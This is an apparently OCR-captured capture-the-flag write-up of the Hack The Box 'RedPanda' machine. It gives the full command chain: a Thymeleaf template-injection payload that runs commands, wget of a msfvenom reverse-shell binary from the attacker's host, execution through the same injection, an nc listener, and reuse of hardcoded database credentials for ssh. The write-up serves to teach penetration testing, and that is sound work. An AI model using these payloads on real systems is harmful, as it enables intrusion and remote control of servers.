
Machine IP: 10.10.11.170



Author: Arman

- https://github.com/ArmanHZ
- https://app.hackthebox.com/profile/318304

Initial Enumeration

As always, we start with `nmap`.

```
mkdir nmap
nmap -sC -sV -v -oN nmap/initial_scan 10.10.11.170
```

There are only 2 ports open:

```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
```

```
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http-proxy
|_http-title: Red Panda Search | Made with Spring Boot
```

There are also `HTTP` related outputs. However, 2 ports seem a bit odd so we should also do an all ports `nmap` scan.

```
nmap -p- -v -oN nmap/all_ports 10.10.11.170
```

And we still get 2 ports open. So we definitely have only 2 ports open.


Let us check out the web service running on port `8080`.

Enumerating the web service


From the `nmap` scan, we get the string `Made with Spring Boot`. This tells us that we are dealing with a `Java` server. We should keep this in mind.

Before running any directory brute force, we should checkout what the web page has to offer.

Navigating to `http://10.10.11.170:8080/` we get the following page:



There is a search bar at the bottom. If we use it without providing any input, we will be redirected to `http://10.10.11.170:8080/search`


10.10.11.170:8080/search

Search for a red panda

You searched for: Greg

There are 1 results for your search

Panda name:

Greg


Panda bio:

Greg is a hacker. Watch out for his injection attacks!

Author: woodenk

Here we get some hints about the attack. We have to do some sort of injection. Googling java, spring-boot and injection types, we find the following blog: https://www.acunetix.com/blog/web-security-zone/exploiting-ssti-in-thymeleaf/

Trying injection with `${7*7}`, we get the following:


Search for a red panda


You searched for: Error occured: banned characters

There are 0 results for your search

Following the blog, we can try other characters:

```
*, #, @ and ~
```

Trying `*{7*7}`, we get:


Search for a red panda

You searched for: 49

There are 0 results for your search

So, we have successful SSTI injection.


Exploiting SSTI

We can use the following tool's syntax: https://github.com/VikasVarshney/ssti-payload

However, we do not need to append chars. So, we have to make some changes to the tool's syntax. Also we need to use `*`.

Trying the following command:

```
*
{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id
').getInputStream())}
```


Search for a red panda

```
You searched for: uid=1000(woodenk) gid=1001(logs) groups=1001(logs),1000(woodenk)
```

There are 0 results for your search

Good. We can execute commands. Now time for getting a reverse shell on the machine.

Reverse shell

We will create a reverse shell `elf` file using `msfvenom`, then we will use `wget` with `SSTI` to download the reverse shell to the machine. Finally, we will use `SSTI` to execute the reverse shell.

Let us first create the reverse shell executable:


```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.16.33 LPORT=9801 -f elf -o
shell.bin
```

Also, we need to create an `http` server to host the file:

```
# shell.bin must be in the same directory the server is running
sudo python3 -m http.server 80
```

And now we can upload the executable:

```
*
{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('wg
et http://10.10.16.33/shell.bin').getInputStream())}
```




```
~/Hacking/Boxes/RedPanda/www
λ ➤  curl -X POST http://10.10.11.170:8080/search -d "name=*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('wget http://10.10.16.33/shell.bin').getInputStream())}"
<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>Red Panda Search | Made with Spring Boot</title>
    <link rel="stylesheet" href="css/search.css">
  </head>
  <body>
    <form action="/search" method="POST">
    <div class="wrap">
      <div class="search">
        <input type="text" name="name" placeholder="Search for a red panda">
        <button type="submit" class="searchButton">
          <i class="fa fa-search"></i>
        </button>
      </div>
    </div>
  </form>
    <div class="wrapper">
  <div class="results">
    <h2 class="searched">You searched for: </h2>
      <h2>There are 0 results for your search</h2>

~/Hacking/Boxes/RedPanda/www
λ ➤  sudo python3 -m http.server 80
[sudo] password for dw:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.170 - - [05/Sep/2022 17:43:54] "GET /shell.bin HTTP/1.1" 200 -
```

I have used `curl` to send the request to show the `http` server hit. However, sending the request from the website also works.

Good. Now we have to listen to our reverse shell with `netcat` and execute the reverse shell with the following command:

```
# Change the executable's permissions
*
{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('ch
mod 777 shell.bin').getInputStream())}

# Execute
*
{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('./
shell.bin').getInputStream())}
```



```
~/Hacking/Boxes/RedPanda/www
λ ➤ curl -X POST http://10.10.11.170:8080/search -d "name=*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('./shell.bin').getInputStream())}"
<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>Red Panda Search | Made with Spring Boot</title>
    <link rel="stylesheet" href="css/search.css">
  </head>
  <body>
    <form action="/search" method="POST">
    <div class="wrap">
      <div class="search">
        <input type="text" name="name" placeholder="Search for a red panda">
        <button type="submit" class="searchButton">
          <i class="fa fa-search"></i>
        </button>
      </div>
    </div>
  </form>
    <div class="wrapper">
  <div class="results">
    <h2 class="searched">You searched for: </h2>
      <h2>There are 0 results for your search</h2>
```

```
~/Hacking/Boxes/RedPanda/www
λ ➤ nc -lvnp 9801
Connection from 10.10.11.170:55660
whoami
woodenk
```

Enumerating user Woodenk

After stabilizing out shell, it is a good idea to find the `java` sources and check them out.

```
export TERM=xterm-256color
python3 -c "import pty;pty.spawn('/bin/bash')"
reset
```

Finding the `java` files:


```
find / -type f -name '*.java' 2>/dev/null
```

Output:

```
/opt/panda_search/.mvn/wrapper/MavenWrapperDownloader.java
/opt/panda_search/src/test/java/com/panda_search/htb/panda_search/PandaSearchApplicationTests.java
/opt/panda_search/src/main/java/com/panda_search/htb/panda_search/RequestInterceptor.java
/opt/panda_search/src/main/java/com/panda_search/htb/panda_search/MainController.java
/opt/panda_search/src/main/java/com/panda_search/htb/panda_search/PandaSearchApplication.java
/opt/credit-score/LogParser/final/.mvn/wrapper/MavenWrapperDownloader.java
/opt/credit-score/LogParser/final/src/test/java/com/logparser/AppTest.java
/opt/credit-score/LogParser/final/src/main/java/com/logparser/App.java
```

So, there are two different apps. Let us start by looking at the `panda_search` one.

Looking at `MainController.java`, we find the following:



```
    Connection conn = null;
    PreparedStatement stmt = null;
    ArrayList<ArrayList> pandas = new ArrayList();
    try {
        Class.forName("com.mysql.cj.jdbc.Driver");
        conn = DriverManager.getConnection("jdbc:mysql://localhost:3306/red_panda", "woodenk", "RedPandazRule");
        stmt = conn.prepareStatement("SELECT name, bio, imgloc, author FROM pandas WHERE name LIKE ?");
        stmt.setString(1, "%" + query + "%");
        ResultSet rs = stmt.executeQuery();
        while(rs.next()){
            ArrayList<String> panda = new ArrayList<String>();
            panda.add(rs.getString("name"));
            panda.add(rs.getString("bio"));
            panda.add(rs.getString("imgloc"));
            panda.add(rs.getString("author"));
            pandas.add(panda);
        }
    }catch(Exception e){ System.out.println(e);}
    return pandas;
}
```

We got `woodenk:RedPandazRule` credentials for the database. We can also try these for logging into `ssh`.

SSH and further enumeration (also the user flag which I forgot :D)

Luckily the database credentials also work for `ssh`.

```
# ssh into the machine
ssh woodenk@10.10.11.170

# user.txt
cat $HOME/user.txt
```

We can also check the contents of the database using the following command:

```
mysql -u woodenk -p
```

However, the database does not contain anything of importance.

We should also download the source files to our machine for further analysis. To do this we can utilize the `scp` command and download files through `ssh` connection. Or you can use `python http` server.

Looking around and analyzing stuff with `linpeas`, we do not find anything that we can use to elevate our privileges. So, the next step is to analyze the `java` files for a potential privilege escalation.

Furthermore when we run the command:

```
ps -aux
```


We find the following:

```
root         880  0.0  0.0   2608   464 ?        Ss   Sep05   0:00 /bin/sh -c sudo -u
woodenk -g logs java -jar /opt/panda_search/target/panda_search-0.0.1-SNAPSHOT.jar
root         881  0.0  0.1   9416  3684 ?        S    Sep05   0:00 sudo -u woodenk -g
logs java -jar /opt/panda_search/target/panda_search-0.0.1-SNAPSHOT.jar
```

Analyzing the Java files

A lot of interesting things are in the `logparser/App.java` file.

Let us first take a look at the `main` function:

